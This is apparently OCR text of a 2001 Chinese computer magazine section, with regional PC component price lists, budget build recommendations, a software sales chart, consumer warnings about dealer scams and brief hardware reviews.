IBM 60GXP 40G/星钻一代40G	950/880元
金钻六代40G/希捷U6 40G	1140/760元
内存	
HY 256M/128M/64M(PC133)	165/85/70元
Kingston 128M/Kingmax 128M	140/120元
显示器	
TCL 1502/1765F/1766F/MA770	960/1560/1599/1299元
PHILIPS 105B/107E/107G/107T	1220/1490/1660/1760元
金长城 GW1770U/N700DF/N700DFS	1540/1800/1830元
三星550B/753DF/755DF/700IFT	1390/1750/2550/2950元
爱国者500E/700E/770FT/788FD	999/1299/1599/2299元
方正GM765F-D1/CM787Z-D2/GM887Z-D2	960/1280/1580元
主板	
联想K7E-C/P4/SX5EP/A12(DDR)	930/1430/868/1099元
奔驰FC-815EP/K8-200A+/K8-266A	835/880/960元
微星K7T TUBRO-NL/MS6309NL-100	850/760元
技嘉60XE/60X/6VX7-4X-AP	1070/910/820元

华中地区产品报价

产品	价格
CPU	
P4 1.8G/1.7G/1.5G/1.4G	2300/1660/1150/1070元
P3 1G/933EB/866EB/800EB	1500/1250/1110/980元
CeleronII 950/900/850/800/766	530/490/460/440/370元
Athlon 1.4G/1.2G/1.1G/1G/950	960/780/750/680/540元
Duron 850/800	390/370元
内存	
三星 128M/64M Rambus	400/230元
三星 256M/128M DDR	320/150元
Kingston 256M/128M/64M Rambus	740/300/120元
Kingston 256M/128M SDRAM	280/120元
Kingmax 256M/128M	250/130元
HY 256M/128M	170/90元
硬盘	
IBM 60GXP 60G/40G/20G	1330/930/780元
WD 40G/30G/20G (7200)	920/860/760 元
WD 40G/30G/20G/10G (5400)	750/740/640/590元
Maxtor金钻60G/40G/30G/20G	1430/1070/880/750元
Maxtor星钻100G/80G/60G/40G	2550/1560/1400/760元
Maxtor美钻 20G/15G/10G	670/630/600元
声卡	
傲锐V512/V1/金声霸2620	140/190/130元
创新 V128/PCI128D/8738 4声道	180/240/120 元
创新SB Live Digital/白金版	500/1730元
其他	
Acer 52x/52v/52M	88/70/110元
Acer 52x+M100套装	199元
罗技 易上手/抢手套装	110/240元
太阳花键盘/3D鼠标	80/50元
罗技 劲貂/新天貂	60/220元
双飞燕 2D/3D/4D+	20/60/80元
Casio 2400UX数码相机	3400元
FUJI 富士 2400Zoom 数码相机	2800元

华南地区产品报价

产品	价格
硬盘	
IBM腾龙三代20G/40G/60G	800/950/1240元
WD30G/40G(5400)	770/820元
WD20G/40G/60G(7200)	750/930/1370元
希捷酷鱼III 20G/30G/40G	750/800/900元
朗科优盘加密型8MB/16M/32M	199/299/439元
朗科优盘无驱动型32MB/64M/96M	499/999/1499元
爱国者移动存储王5G/10G/20G	1680/1980/2680元
主板	
华硕 P4B (478) /P4B-E	1550/1720元
升技 TH7-R (850) /BL7 (845)	1580/1390元
技嘉60X(I815EP)/8TX-C(I850)	890/1380元
微星815EP/850Pro/845 PRO	850/1280/1250元
内存	
KingMax 128MB/256MB PC150 SDRAM	140/290元
KingSton 128MB/256MB PC133 SDRAM	160/330元
KingSton Rambus 64MB/128MB	185/405元
三星 Rambus 64MB/128MB	165/380元
三星 128M/256M DDR	185/360元
KingSton 128MB/256MB DDR	190/410元
HY 128MB/256MB PC133	115/215元
显示器	
飞利浦107T/107E/105E	1700/1450/1120元
现代F770D/F790D/F7710	1650/2650/1550元
雅美达510T/570T/772T/786T	1599/1599/2499/2699元
美格796FD/786FT/810FD	2999/2229/3999元
EMC维冠D777/787/797/950F	1499/1588/1780/2750元
LG 771EF/774EF/775EF/795FT	1690/2200/1850/2680元

装 机 指 南

□北京　赵宁

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

配件项目	型号	参考价格
CPU	AMD 毒龙900MHz	465元
主板	微星K7T Turbo-R	880元
内存	现代 PC-133 128MB	105元
硬盘	希捷 U6 40G	750元
显卡	耕升GF2 MX200	560元
声卡	主板集成	
音箱	润宝轻骑兵M3	230元
光驱	阿帕奇　48X	329元
软驱	三星 1.44MB	100元
显示器	LG 未来窗775FT PLUS	1850元
键盘	Acer普通超薄	65元
鼠标	双飞燕 滚轮3D	35元
机箱	银河机箱	300元
电源	长城网神电源（随机箱配）	
总计		5669元

5000元-6000元配置方案

AMD的毒龙处理器因为出色的性能和低廉的价格颇受个人用户青睐，最新上市的毒龙900采用0.18微米生产工艺，462针脚封装，Socket A插槽，L2 Cache与CPU核心同频率运行，支持200MHz前端总线，支持MMX和3D NOW!指令集。而配合它的微星K7T Turbo-R主板基于威盛KT133A芯片组，采用686B南桥，支持ATA-100硬盘传输规格，同时还提供了IDE RAID的可选项，可以支持266MHz 前端总线，为AMD Socket A CPU提供了更佳的平台，使之充分发挥潜能。硬盘选用希捷 U6 40G不失为一个好的选择，单碟40G、2MB缓存的U6系列在性能上比U5系列有了长足的进步，40G只要750元，是目前硬盘市场性价比最高的产品之一。显卡选用的是32MB显存耕升GeForce2 MX200，标准大PCB板设计，采用5ns SDRAM显存，具有不错的超频性能。LG 未来窗775FT PLUS为17寸纯平显示器，0.24mm点距，采用了 LG未来窗显像管，性价比突出。

连邦软件销售排行榜

2001年10月1日-2001年10月14日

咨询电话 £¨010£©62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.1	48	流风婚纱形象设计系统	168	打字高手	28	E商网络商务管理	499
2	Xteam Linux4.0	28	CAXA电子图板	650	智能狂拼2	39	速达3000	880
3	RichWin For Windows2000	1100	编程经典控件大全	38	金山笔圣—连笔王	238	轻松会计	98
4	红旗　Linux	58	程序员加油站	28	二笔输入法	280	速达财务	1880
5	中软Linux3.0	18	编程资源大全	32	五笔字型第二代国际版	36	财智2001家庭版	85
6	中文之星2001升级版	400	电子设计自动化软件EDA2000	980	文杰 For Windows	158	降龙九九会计软件	99
7	Linux大系	68	趣味编程2	28	CCED2000	680	管家婆全能竞争版	990
8	Windows98中文标准版	1998	贴我贴我	48	WPS Office办公组合软件	198	智能炒股王	48
9	中日文输入平台	288	我形我速	80	写作之星黄金版	29	财神3000	39
10	Windows Me	1188	新龙名片2000	499	中文特快	298	中国高等院校查询系统	50

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	盟军敢死队2	68	开天辟地3	127	程序员大本营	58	瑞星2002	198
2	英雄本色	48	2001翰林汇系列套装	180	唐宋诗词1000首	28	KV3000	128
3	青涩宝贝2	48	飞跃英语4	78	平面设计专业图库	78	豪杰超级解霸2001	38
4	神怪聊斋—鬼寺	39	轻轻松松背单词2	48	中华传世藏书	99	金山毒霸2001	188
5	珍珠港—拂晓出击	38	从零开始学英语—语法篇	28	世界名著1300套装	108	安全之星XP升级版	9
6	新神雕侠侣2	66	许国璋电视英语	38	图酷-高密度数码图库	68	鬼斧神刀Flash	35
7	金庸群侠传网络版	9	随心所欲说英语	150	金庸武侠小说全集	48	虚拟光碟	58
8	半条命—反恐精英	68	小学英语2001版	128	古墓丽影权威攻略集	25	实用工具软件集锦	25
9	无敌先锋	38	洪恩GOGO学英语全集	150	中国历代文物精品集萃	58	Norton2001	238
10	4×4越野赛车	48	Live 互动英语	398	电脑设计专业图库	65	我家我设计	76

6000元-7000元配置方案

配件项目	型号	参考价格
CPU	AMD 新速龙 1G	715元
主板	磐英8KHA	970元
内存	现代128MB DDR SDRAM	125元
硬盘	酷鱼四代40G	905元
显卡	耕升 GF2 Pro 400黄金版	1199元
声卡	主板集成	
音箱	润宝轻骑兵M3	230元
光驱	启亨 52X	360元
软驱	三星1.44MB	100元
显示器	Acer 78G	1950元
键盘	Acer 52V	65元
鼠标	双飞燕4D二代	65元
机箱	世纪之星机箱	350元
电源	（随机箱配）	
总计		7034元

新速龙1G是想少花钱而又能享受到优异性能的消费者的最佳选择。磐英8KHA是基于VIA KT266芯片组的主板，做工无可挑剔，并带有用来协助侦错的数码管，配合主板说明书上详细的错误代码说明，方便各个层次的计算机玩家自行诊断自己的爱机。启亨52X光驱对普通数据盘、CD-RW和CD盘片等各种类型的适应能力都比较强，尤其对很薄的非标准盘片兼容性很不错，纠错能力让人满意，随机还附送时尚手表和金山毒霸杀毒软件。酷鱼四代是希捷目前主打的7200转硬盘，在性能上较前代提高不少，噪音也小了不少。耕升GF2 Pro 400黄金版采用了不同于nVIDIA公板的电源设计，而是和GeForce 3类似，在显卡PCB的右侧也放置了大量的电容和线圈，为其超频提供了很好的基础，可从默认的核心和显存频率200/400超至255/515，已经超越了GeForce2 Ultra的水平，实在是物超所值。

8000元-9000元的845主板配置方案

配件项目	型号	参考价格
CPU	Intel P4 1.5G	1270元
主板	技嘉 GA-81DXH	1550元
内存	Kinghorse 256MB SDRAM	235元
硬盘	酷鱼四代40G	905元
显卡	微星 StarForce MX400 ViVo	790元
声卡	主板集成	
音箱	创新PCWorks 2.1	280元
光驱	SONY 52X	360元
软驱	三星1.44MB	100元
显示器	雅美达 AS786T	2699元
键盘	Acer 52V	65元
鼠标	双飞燕4D二代	65元
机箱	保利得8180	500元
电源	大水牛 PIV电源（随机箱配）	
总计		8819元

P4+i845芯片组的组合是在Intel停止捆绑Rambus销售P4后炒得很热的配置，值得一提的是技嘉这款GA-81DXH主板，它采用i845芯片组，一改传统保守的设计风格，提供了全面的超频功能，并为高发热的i845 Brookdale芯片配备了银白色的散热片，在测试中，PC133 SDRAM的i845主板在内存速度方面明显优于i815EP平台，是低价P4平台的绝佳选择。Kinghorse 256MB SDRAM在133MHz频率下可以稳定地工作在CL=2下，性能较普通的PC133 SDRAM高出不少，配合i845芯片组有助于发挥其最大性能。因为预算有限，加上产品售价过高，显卡方面我们暂时放弃了GeForce 3，取而代之的是微星的一款功能丰富的微星StarForce MX400 ViVo，它提供了视频输入输出功能，具有复合视频和S-Video两种视频输出接口，符合娱乐级用户的需求。雅美达AS786T采用了SONY第二代显像管，具有出色的性能和卓越的品质。综合了物理纯平和视觉纯平补偿的优点，显示效果极佳。


万元的850主板配置方案

配件项目	型号	参考价格
CPU	P4 1.5G 478针	1280元
主板	华硕P4T-E	1350元
内存	128M Rambus	400元
硬盘	希捷酷鱼IV 40G	905元
显卡	ELSA 影雷者GTS PRO	1090元
声卡	创新SB数码版	420元
音箱	创新 FPS1000	430元
光驱	美达12X DVD	488元
软驱	SONY	110元
显示器	ADI G710	3280元
键盘	Acer 52M	110元
鼠标	罗技网际劲貂	75元
机箱	世纪之星 F206A	450元
总计		10388元

本期推荐的这套配置可以说是目前比较豪华的配置了。系统中选取的配件都是知名大厂的产品，在选配的同时也非常注重性价比，避免华而不实。主板选用的是新近面市的华硕P4T-E，这块板子是支持478针P4 CPU的i850主板，配合1.5G的P4 CPU和128M的Rambus内存，是目前兼容性和扩展性相当不错的系统平台。酷鱼4硬盘在性能上表现相当不错，价格却只有905元，是目前比较超值的7200转硬盘。总的来看，这套系统强调在多媒体方面的表现，使用美达DVD配合ELSA GTS PRO显卡，创新的5.1声道声卡和音箱搭建的娱乐平台，无论您是玩3D游戏，还是欣赏音乐，或者观看大片都能胜任。显示器采用了ADI的17寸纯平显示器，主要是因为：目前来说纯平显示器比液晶显示器更适合于玩游戏和看DVD。配合世纪之星豪华、典雅的机箱，以及Acer的键盘、罗技的鼠标，绝对能让别人羡慕一下。

市场聚焦

MARKET FOCUS



● P4 i850系统与i845系统

目前电脑市场上P4电脑配置有P4处理器+i850主板+Rambus和P4处理器+i845+SDRAM两大类。对商家而言，用i850主板和Rambus的利润比较丰厚，所以很多商家都力推该类配置，在客户面前夸大Rambus的优点。其实在使用性能上，对普通用户来说，i845+SDRAM的组合在常规使用中与使用i850+Rambus组合的区别不是特别明显，对消费者来说，两种配置的差价主要在SDRAM和Rambus上。由于目前SDRAM价格非常便宜，电脑爱好者可以很容易实现P4+大容量内存的愿望。总的来说，i845主板系统属于目前P4配置中性价比较高的一类架构，且近期市场上支持新款P4处理器的i845主板较多。

●数码产品配件价格差异大

在电脑城出现不少数码产品专卖店，主营掌上电脑、数码相机、MP3播放器等数码产品，同时也提供各种对应的选配件。由于这些数码配件一般没有散发的报价单，客户比较商品价格的机会也少，所以不同商家提供的商品报价差异很大，有的商家留了很大的还价余地。消费者在购买这些配件时可以多找一些商家，不单单问价格，还可以尝试性地砍价得到比较真实的参考价格，还价时可以故意透露临近的某某商家也有卖，有时这种手段有助于砍价。一般在电脑城经营数码产品的专卖店不止一两家。

●Intel P4 1.5GHz有区别

同样是Intel P4 1.5GHz 的处理器，有新款Socket478和旧款Socket423之分，虽然都是P4，但价格上却存在着百元左右的差距。1.5GHz处理器是目前的主流产品，很多商家在报价单上只笼统地写上Intel P4 1.5GHz 1XXX元，若用户不指明要求装配Socket478架构的新款CPU，商家则可能为客户按Socket478的价格配一套Socket423的P4电脑。由于工作频率一样，一般用户不会发现其中的奥秘，就算以后发现了，用户也很难找到商家作假的证据。所以用户不但被商家多赚了一点钱，而且给以后CPU的升级也带来了麻烦。同样少数基于i845的主板也有Socket423的接口，有些商家宣传的i845主板都是新接口的说法不完全正确。区分支持新款P4的主板很容易，最方便的方法是看主板上的CPU插座，新款P4的主板CPU插座明显与其他主板不同，很多主板上还有一个塑料支架。

● Rambus质量有差异

在内存类型转型过程中，Rambus成为新一代高性能内存的代表。随着i850主板应用的增加，Rambus也进入大众级电脑的配置。Rambus内存条的品牌也出现多元化，近期很多消费者在组装P4电脑时，发现有些Rambus内存条出现稳定性差和兼容问题，有时此类问题还是间隙性的，通常更换名牌Rambus后故障消失。而名牌Rambus内存条的价格会比商家提供的产品贵几十元，现在装机时商家在写配置单时只注明“128M Rambus”字样，似乎已成为惯例。对于追求品质的电脑爱好者，不妨多加一些钱购买正规名牌产品。客户在看商家装机时，如果经常不能顺利地安装操作系统，出现死机或蓝屏，就应该怀疑硬件尤其是内存的质量或兼容性问题，趁未提货前及早解决问题。

●声卡测试有花招

利用带音频实时频谱显示软件来测试声卡的本底噪音，是很多电脑爱好者所掌握的一种测试方法。标志声卡性能的一个重要指标就是声卡的本底噪音，即我们平时理解的在没有音源输入的情况下，声卡输出端的噪音电平，这一参数要求越低越好。有些商家在测试自己的产品时，利用软件关闭所有输入通路，使电脑显示出一个比较真实的也比较低的噪音电平。而在测试对比声卡时，如果故意在软件设置中打开一个或几个音频通路（典型的是打开MIC通路并接上MIC），则这样一来，在电脑软件实时频谱显示时，声卡的本底噪音就会大大增加。经过这种处理，某些商家就可以人为地操作声卡的测试，从而令商家推荐的声卡性能从表面上看起来，能够轻松击败作为对比的其他名牌产品，使消费者受骗上当。

●购买上网卡注意截止日期

在网上或一些摊位上有出售价格比面值更为优惠的上网卡，消费者在购买各类卡时除了注意密码封口是否完好外，对于不准备马上使用的消费者，还要注意卡上注明的最后使用期限或者最后启用期限。有很多“特价”的卡都是临近最后期限商家又无法退还上家才降价出售的，如果用户不及时使用这些卡就将白白自动作废。

很多上网卡都要求在开启后一定期限内使用完毕，否则也将自动过期。所以消费者在购买上网卡时要根据自己实际上网频度而定，不同品种的上网卡使用期限是不同的。

●笔记本串口问题以及USB to串口转接器

现在很多笔记本都不再提供传统的串行通讯口，不过很多工程人员需要对专业设备进行通讯时串口是必不可少的。所以在选购用于工程维护方面的笔记本电脑时，最好选择自带串口的型号。有些笔记本虽然可以通过第三方硬件模拟出串口，但其兼容性远不及电脑自带的串口。

如果用户的笔记本电脑未提供串口，作为解决的方法可以购买USB to串口的转接器，不过不同品牌的转接器兼容性不同，尤其是DOS下的兼容性。该转接器市场价格在一百到三百元。

●含银硅脂性能有限

市场上出现一些宣称含纳米银的导热硅脂，价格比较高，尤其是一些进口货价格更是昂贵，比普通硅脂贵几十倍。商家在促销中往往夸大产品的作用，其实在实际使用中远没有如此神奇，绝大部分含银导热硅脂的使用效果与普通工业用导热硅脂基本相当，毕竟硅脂只是起到填充CPU与散热器间缝隙从而降低热阻的作用。对于一般电脑爱好者，不如将购买高档导热硅脂的钱增加到购买散热风扇的预算中，这样散热效果提升更为明显。

●IEEE1394卡不等于编辑卡

很多DV摄像机都提供了IEEE1394接口，电脑爱好者自然想充分利用此高速端口。一些提供数码产品的商家将普通的PCI to IEEE1394卡说成带视频编辑功能的多功能卡，开价也从四百多元狂升到上千元。其实所谓的编辑功能是产品提供的视频编辑软件，为纯软件性质。而硬件IEEE1394卡只是一个接口转换卡，卡的自身硬件没有任何视频编辑功能。所以普通的IEEE1394接口卡与标准的硬件编辑卡有本质的区别。

●墨盒真假花头多

市场上假墨盒横行，尤其是EPSON的墨盒，消费者一不小心就可能买到假冒产品。现在有一些假冒墨盒采用从真墨盒上剥下来的硬纸盒包装，所以不拆开包装从外观上几乎不能分辨真假。这类假货惟一可能的破绽是作假重新包装时封口不够工整。此外，一些非正常渠道的被剥去外纸盒包装的真品墨盒也被重新套上仿制的包装出售，这些仿制的包装逼真度也相当高，由于内部的墨盒是真的，所以外壳的瑕疵也可以被忽略。这样一来就造成了一些墨盒真假难辨，建议大众用户如果要购买正品墨盒，还是找信誉较好的指定专卖店购买。要鉴别EPSON墨盒是否为原装，可以核对包装纸盒底部的序列标号、真空袋中上部编号和墨盒侧面编号是否一致，有很多假货没有此编号，而调包货则真空袋中上部编号与纸盒底部编号不同，或者纸盒上根本没有编号。另外有一些全日文包装的EPSON墨盒大部分是水货。

●中关村最便宜的显示器

现在的显示器市场几乎都被液晶抢了风头，就连纯平都没有了往日的风采。在不少朋友考虑中高档产品的同时，我们也发现了一些廉价的显示器产品，因为它们在学校和网吧等处依然有着用武之地。最近，在市场上发现了一种芙蓉牌显示器，其定位为最低端市场。目前该品牌显示器共有四款产品，它们全部采用的是LG显像管：14英寸和17英寸各一款、15英寸两款。14英寸的为模拟控制，带宽65MHz，最高分辨率1024×768，价格仅450元；两款15寸的产品带宽都是120MHz，最高分辨率为1280×1024，调节方式为单键飞梭OSD控制，售价分别为760元和750元，两款的不同之处只在于控制系统方面；；它的17寸产品带宽为120MHz，最高分辨率可达1280×1024，价格1050元。芙蓉系列显示器产品还提供了一年保换、三年保修的服务，以这样的价格，应该算是中关村里最便宜的显示器产品了。

●购买小桶刻录盘实惠多

很多刻录盘厂商推出针对个人用户的25片一小桶的刻录盘。小桶包装的CD-R产品价格约3-4.5元/片。由于价格的原因，很多电脑爱好者喜欢购买价廉物美的散装刻录盘，但这些散装片的存放又带来新问题，有时因存放不当导致刻录面被划伤或打毛。现在小桶装的刻录盘提供了一个标准的刻录盘存放桶，还带有罩子，放在桌面上有模有样的，存放CD-R效果也不错，而且该存放桶还可以反复使用。购买时25片对于经销商来说也可以算是小批量，消费者在还价时幅度也可以大一些。

聊聊近期硬盘市场趋势

□北京　孔明

近期硬盘市场中可以令大家最惊喜的就是期待已久的希捷酷鱼IV硬盘的上市，这款产品应该说是当今IDE硬盘中的顶尖级产品了，因为在其他厂商高端硬盘的单碟容量还是20GB的时候，酷鱼IV已经达到了40GB，内部传输率也达到了前所未有的69MB/s，在此ATA100的接口已经不再是摆设了。它的平均寻道时间为8.9ms，属中等水平，而最新的SoftSonic液体轴承马达技术也能使酷鱼硬盘的噪音和散热降低不少。最令人兴奋的是，产品上市初期的价格还十分吸引人，现在60G的产品缺货，价格应该在1200元多一点，而20G、40G、80G分别略有小降，最新报价分别为740元、910元和1670元，应该说40G和60G的产品都是性价比很高的。现在市场中还有不少酷鱼III代的产品，价格和IV代差距不大，20G和40G的分别为725元和890元，因此建议购买酷鱼IV代的产品。希捷低端的主流产品为U6系列，它有2M缓存并支持ATA100。20G、40G和60G的分别为705元、745元和960元，其中值得推荐的是60GB产品，因为其他厂商5400RPM的相应产品还都要1200元以上。现在市场上也还剩有一些U5系列的产品，它的单碟容量和接口速度都与U6系列的相同，但是缓存是512KB的，因此在商用性能上要比U6低一些，所以在此也不建议购买。希捷10000转的SCSI硬盘产品都很齐全，从9G到72G都有相应的产品，近期价格也很平稳，9G、18G、36G和72G的产品分别为1050元、1550元、2800元和6300元。

现在能与酷鱼IV一较高低的自然只有IBM的腾龙三代硬盘（60GXP）了，虽然它单碟20GB的容量看上去并不抢眼，但是在性能方面依然是目前数一数二的。近期腾龙三代产品相比9月初也出现了一些降价趋势，降幅在二、三十元之间，其中40GB和60GB的现售价分别为920元和1230元。腾龙二代硬盘（75GXP）在市场上也不多见了，其中一些高容量的产品还有一些存货，76GB的现价为1910元。IBM 5400转硬盘的编号是60GV，为512K缓存，并支持ATA100。近期20GB的产品一直缺货，40GB的报价为800-810元，较为平稳。IBM的SCSI硬盘价格一直还都比较稳定，现有7200转和1万转的两类产品，前者18G的报价1270元；后者18.2G和36G的分别为1680元和2750元。

西部数据的整个产品线的产品似乎都没有完整过，总是出现这几个或那几个型号产品缺货的局面，只有三、四款大容量的型号有现货供应。西数现在的主流硬盘为新鱼子酱，低端和高端分别为AB和BB系列，现在WD硬盘单碟30G的产品还很少，低端以容量为60G的600AB的硬盘为主，价格为1120元，比9月初低了50元左右。WD40GB的产品价位近期不太稳定，有时缺货，有时又有涨跌，400AB和400BB分别为815元和925元。WD高端单碟30G的新产品600BB和1000BB等产品还没有在市场上出现，可能还要过一段时间大家才能见到。

迈拓自从收购了昆腾以后，在硬盘市场上已经占有了很大的份额，不过迈拓现在肩负着Maxtor和昆腾这两种品牌硬盘的销售工作。虽然Maxtor的支持ATA133标准的DiamondMax Plus D740X硬盘和DiamondMax D540X已经推出，但是现在市场上依然还是金钻六代和星钻二代硬盘唱主角。金钻六代硬盘为单碟20GB的产品，现在30G、40G和60G的产品都比较齐全，价格分别为895元、1135元和1410元，目前市场上的Maxtor硬盘有水货和蓝德正规代理的两种渠道的产品，价格相差不到50元，水货只有一年的质量保证期，而正规的蓝德代理产品有三年。星钻二代产品为单碟33GB的产品，2M缓存，星钻二代4W040H3（40GB）和4W100H6（100GB）的产品分别为860元和3200元。我们相信不久，最新的支持ATA133标准的金钻七代硬盘和星钻三代硬盘就会与我们见面了。CF

闷豆：我说买块KT133A主板，你怎么给块KT133B主板？我都没有听说过这型号的芯片组。

奸商：你知道前段时间VIA的芯片组出了BUG吗？

闷豆：听说过，就是拷贝大文件会出错。

奸商：这个KT133B芯片组就是专门改正这个BUG，替代KT133A的最新芯片组。

闷豆：可我听说直接装新版本的VIA驱动就能解决这个问题。

奸商：装新驱动是可以解决这个问题，不过只是治标，芯片组的问题还是存在，而这最新的KT133B主板才是从根本上解决了这个问题。

闷豆：是这样啊，那怎么没看到其他厂商生产这种主板呢？

奸商：我代理的这个品牌的生产厂家是VIA的大客户，能在第一时间拿到VIA的最新产品，而且这个厂家的转产型号的速度很快，总能最早推出最新型号的主板，这次又是最先推出KT133B主板。

闷豆：原来这样，明白了。



评：这块KT133B主板实际上是某厂家的一块主板的型号，并不是表示这块主板所使用的芯片组型号，虽然这款主板的说明书中清清楚楚地写明了这块主板使用的真正芯片组是KT133A芯片组的上一代产品——KT133芯片组。但大多数消费者没有看说明书的习惯，而且又有主板标明的型号就是芯片组型号的惯性思维，于是KT133B芯片组就被成功塑造出来了。在此提醒大家，一定要分清主板型号与芯片组型号的区别，这里的KT133B芯片组假得太厉害，大家还很好识别，而有的厂家使用KT266芯片组生产的主板，标明的型号却是KT266A，如果不问清楚，把它当作KT266A芯片组的主板买下，性能上的差距可就大了。

E-mail: cfmk@cfan.com.cn

新品望远镜



可直接支持数字音频信号输出的850主板

这款华硕P4T-E P4主板，采用了i850芯片组。除具备了850主板的标准性能外，与众不同的是，这款P4T-E还提供了SPDIF(Sony-Philips Digital Interface)输出端口，也就是可以直接提供数字音频信号的输出，如果你有外置的数字音箱或者外置的解码器就，可以实现5.1声道的数字音频了。这项功能是通过随板附送的一个音效子卡来实现的，上面同时集成了光纤端口和同轴电缆输出的BNC头两种接口。这对拥有MD和想利用电脑组建DVD家庭影院的用户来说，具有极高的利用价值。不仅如此，华硕的这款主板还给用户提供了一个带有2个USB端口的子卡，这样有很多USB设备的用户不用发愁了，再也不用整天搬动机箱插拔设备了，无论是数码相机、MP3、鼠标、键盘统统都插上。除了这些，该主板还有多项独有的BIOS超频控制技术，比如Jumperfree、MyLogo等等，为超频爱好者和进行个性化的设置提供了方便。

★ CFan结论

拥有一些实用小功能的850主板，综合性能不错

优点	缺点
可直接支持数字音频信号输出，带光纤端口和同轴电缆输出的BNC头两种接口，综合性能稳定	适合发烧友，不适合于经济型用户

★参考价格：1350元

★查询网站：www.asuslife.com

ELSA新版中档显卡

★ CFan结论

适合于热衷3D游戏，对画面质量有一定追求的玩家

优点	缺点
显存容量大，制作工艺好，性能稳定	附带的拓展功能相对少了些

★参考价格：860元

★查询网站：www.elsa.com

这款ELSA影雷者511增值版显卡与老版本的显卡相比，最大的不同之处在于将32MB的显存容量升级为64MB。这样做最大的好处有两个：一方面可以有效地减少显卡在显示3D图像过程中，画面的边缘经常出现的锯齿型图案；另一方面，能够保证显卡拥有一定的显示速度，使画面过渡连贯，细节平滑细腻。除显存外，这款显卡采用了nVIDIA GeForce2 MX400的芯片，拥有200MHz的核心工作频率和200MHz的显存频率，这些标准属于目前主流中档显卡的配置。此外，这款显卡可同步处理7个像素，并可同时在一个步骤内实时运算贴图和光影效果，软件驱动也经过了优化。



明基电光鼠、“e上网”键盘黄金套装

★ CFan结论

适合于要求物美价廉的用户

优点	缺点
品质优秀、性价比很高	套装组合缺少选择

★厂商： 明基

★参考价格：199元

套装之中的电光鼠采用最新的光学定位技术，定位精准、反应灵敏、使用寿命长。外形动人，左右两侧内凹，让鼠标更加贴合手指；左右对称设计充分考虑了习惯使用左手的用户；流线型的外形使鼠标在使用时充分贴合手掌，保持手掌和手腕的自然姿势，即使长时间使用也不易产生疲劳；鼠标按键和背部连接部分的“微笑曲线”，让你在紧张工作之余“一笑解千愁”。

这个套装的另一个成员明基52X“e上网”键盘，是明基首款多媒体上网键盘52G的后续产品。它具备三个快捷键，可以分别实现上网、收发Email和休眠/唤醒功能；1000万次的超长敲击寿命是一般产品所望尘莫及的；键盘设计充分利用了人体工学原理，使用时手感舒适，价格极具吸引力。

9199元的奔腾3笔记本

这款9199元的笔记本电脑是由美国STAMP Computer and Peripheral Inc设计并推出的，STAMP虽然是今年1月正式进军中国大陆市场，但其以大众化路线迎合用户，价格平实，性能卓越，具有极高的性价比。该款笔记本电脑采用全内置设计，重量仅2.4kg。

★ CFan结论

价位低，性能不错

优点	缺点
性价比很高，设计有特色	硬盘偏小了些

★ STAMP 235主要配置：

Intel Pentium III 处理器650MHz

S3高性能2D/3D加速芯片，8M显存

13.1" TFT 高彩度液晶显示屏幕

128MB SDRAM　10GB硬盘

内置软驱、56K FAX/Modem

★参考价格：9199元

本期，从众多的读者来信中我们选出了两篇比较实用的文章介绍给大家，希望能给朋友们带来参考和帮助，同时如果你有自己的经历，欢迎投稿给我们。

《打假三人行》投稿地址：cfmk@cfan.com.cn



遭遇“假”壳虫

□山东　郭杰

近期由于需要软盘，我便在休息日跑到科技市场买了一盒甲壳虫软盘(因以前用过，质量不错)。由于这些商品假货太多，所以挑起来小心翼翼的。在经销商百般保证之下(以后才知道称之为JS更好一些)，我终于掏出了“银子”。因为怕买到假货，还特意让其开了收据。拿起这盒甲壳虫来仔细看看，包装还不错，在上面还有类似于磁带开封用的“防伪条”，回到家中打开一看，原形毕露，这是一盒地地道道的假货，当再次拿回去给JS更换时，可她(在此提醒各位男士：在买东西时别让MM的笑搞晕了头)以“软盘已经开封，为何不当场开封”为由拒绝调换，没办法，只有认倒霉了。借此机会将真假甲壳虫给大家做个对比。

1.外包装：真品外壳包装整齐，封口处平滑，没有开封

AE-079散热器

随着CPU主频的不断提升，散热量的不断加大，CPU散热器的市场也空前繁荣了起来，几家大公司如清华华天、富士康等接连推出新品。编辑部的评测室刚刚拿到的这款清华华天出品的AE-079散热器，测试后感觉不错。这款产品适用于Intel的Celeron、PⅢ以及AMD的Duron和Athlon(包括Athlon 4)系列CPU。将该散热器托起感觉手感很沉重，发现散热片采用的是纯铜材料，散热片薄而细密，排列均匀，厂家的确不惜工本。其优点是导热系数高，热传导率大，比其铝制散热片性能上超出很多。产品做工非常精细，没有一般产品的毛刺和加工痕迹，结构严谨，材质优良，非常有利于散热。散热片底部有一个塑料底托用来保护硅胶，相比其他产品更显厂商的细心和大气。扇叶旋转均匀，噪音极小，气流感觉明显，与CPU结合紧密。

★ CFan结论

如果您的CPU被超频，经常运行大型游戏或程序，经常长时间使用，用这款产品应该是不错的CPU散热解决方案。

优点	缺点
性能出众、材质优良、做工精细	导热硅脂管易漏

★参考价格：140元

低价的3D眼镜

目前，在市场上可以看到的3D眼镜有华硕、艾尔莎等几家公司的产品。其成像原理基本相同，只是实现的方式上存在一些差异。所以在价格上，不同的产品也会存在一定的差额。这款讯怡3D眼镜是一款低价的3D眼镜。在使用时，首先需要将3D眼镜接到显卡上，然后通过眼镜的转接线，将显示器与眼镜和显卡相连接。由于采用软件实现了3D效果，因此驱动程序可以不断升级。需要在此强调的是：一、这款3D眼镜对支持的显卡芯片有要求，目前只支持nVIDIA系列的全部显卡和SiS显示芯片的部分显卡。二、在使用时，显示器的刷新频率必须大于85Hz，建议使用100Hz。此外，这款3D眼镜对系统的软、硬件均有一定的要求。CF

★ CFan结论

适合于游戏玩家

优点	缺点
安装简单，可通过软件升级性能	不支持Windows 2000操作系统

★参考价格：198元
★查询网站：www.speedy.com.cn
★附带赠品：赠送正版的《古墓丽影》游戏和《豪杰解霸》播放软件及经典电影《中华保镖》
★硬件要求：CPU：Pentium 90MHz以上
★内存：32M以上
★软件要求：操作系统Windows 95/98/Me DirectX7.0以上

